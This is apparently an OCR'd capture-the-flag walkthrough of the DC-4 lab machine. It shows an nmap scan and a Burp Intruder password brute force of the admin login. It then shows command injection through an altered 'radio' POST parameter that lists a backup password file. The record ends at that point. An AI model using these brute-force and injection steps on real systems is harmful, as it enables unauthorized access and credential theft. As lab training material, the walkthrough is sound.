
Dc-4

IP- 192.168.56.183
Walkthrough by BASIL
Wattlecorp Cybersecurity Labs

Reconnaisance

Let's identify open ports.services.version of our target machine using nmap




```
┌─[x]─[baz@parrot]─[~/comp ctf walkthroughs/dc4]
└──╼ $sudo nmap -A -p- 192.168.56.183
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-09 20:02 IST
Nmap scan report for 192.168.56.183
Host is up (0.00035s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
| ssh-hostkey:
|   2048 8d:60:57:06:6c:27:e0:2f:76:2c:e6:42:c0:01:ba:25 (RSA)
|   256 e7:83:8c:d7:bb:84:f3:2e:e8:a2:5f:79:6f:8e:19:30 (ECDSA)
|_  256 fd:39:47:8a:5e:58:33:99:73:73:9e:22:7f:90:4f:4b (ED25519)
80/tcp open  http    nginx 1.15.10
|_http-server-header: nginx/1.15.10
|_http-title: System Tools
MAC Address: 08:00:27:5E:A3:BC (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.35 ms 192.168.56.183
```


Nmap results shown two open ports
22(ssh)
80(http)

Enumeration

Let's check the webpage.




Let's bruteforce this using burp


Intruder attack 1 (as superuser)
Attack Save Columns
Results Target Positions Payloads Options
Payload Sets
Payload Options [Simple list]
Payload Processing
Start attack
Finished

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
451	happy	302	□	□	660	
452	hardcore	200	□	□	636	
453	harley	200	□	□	636	
454	heather	200	□	□	636	
455	heaven	200	□	□	636	
456	hector	200	□	□	636	
457	hello	200	□	□	636	
458	hello1	200	□	□	636	
459	helpme	200	□	□	636	
460	hentai	200	□	□	636	
461	hermosa	200	□	□	636	
462	hockey	200	□	□	636	
463	hockey1	200	□	□	636	
464	hollister1	200	□	□	636	
465	home123	200	□	□	636	
466	hooters	200	□	□	636	
467	horney	200	□	□	636	

Great we got credentials of admin.
Let's login.
After login we found there is a hyperlink command let's check it.




You are currently logged in

System Tools

Command

Click to Logout

Here we used list file option which displayed files of the database. We also got a hint from the ls command which executes ls-l, we might make some changes in it.



System Tools - Command - Mozilla Firefox
192.168.56.183/command.php

You are currently logged in

Run Command:

● List Files
○ Disk Usage
○ Disk Free


Run

You have selected: ls -l

```
total 24
-rw-r--r-- 1 root root 1783 Apr  5  2019 command.php
drwxr-xr-x 2 root root 4096 Mar 24  2019 css
drwxr-xr-x 2 root root 4096 Mar 24  2019 images
-rw-r--r-- 1 root root  506 Apr  6  2019 index.php
-rw-r--r-- 1 root root 1473 Apr  7  2019 login.php
-rw-r--r-- 1 root root  663 Mar 24  2019 logout.php
```

Return to the menu.

So, we captured the Webpage request using Burpsuite and Send the request to the repeater. Here we can make the desired changes to the request and check out its response.




Request

```
POST /command.php HTTP/1.1
Host: 192.168.56.183
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en
Referer: http://192.168.56.183/command.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 37
Origin: http://192.168.56.183
DNT: 1
Connection: close
Cookie: PHPSESSID=7bcbb715kg9b0et8j60pktvep5
Upgrade-Insecure-Requests: 1

radio=ls+/home/jim/backups&submit=Run
```

Response

```
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 762

<html>
<head>
<title>System Tools - Command</title>
<link rel="stylesheet" href="css/styles.css">
</head>

<body>
	<div class="container">
		<div class="inner">

			You are currently logged in<p>
			<form method="post" action="command.php">
				<strong>Run Command:</strong><br>
				<input type="radio" name="radio" value="ls -l" 
checked="checked">List Files<br />
				<input type="radio" name="radio" value="du -h">Disk Usage<br />
				<input type="radio" name="radio" value="df -h">Disk Free<br />
				<p>
				<input type="submit" name="submit" value="Run">
			</form>

			You have selected: ls /home/jim/backups<br /><pre>old-passwords.bak
</pre><p><a href='login.php'>Return to the menu.</a>
		</div>
	</div>
</body>
</html>
```

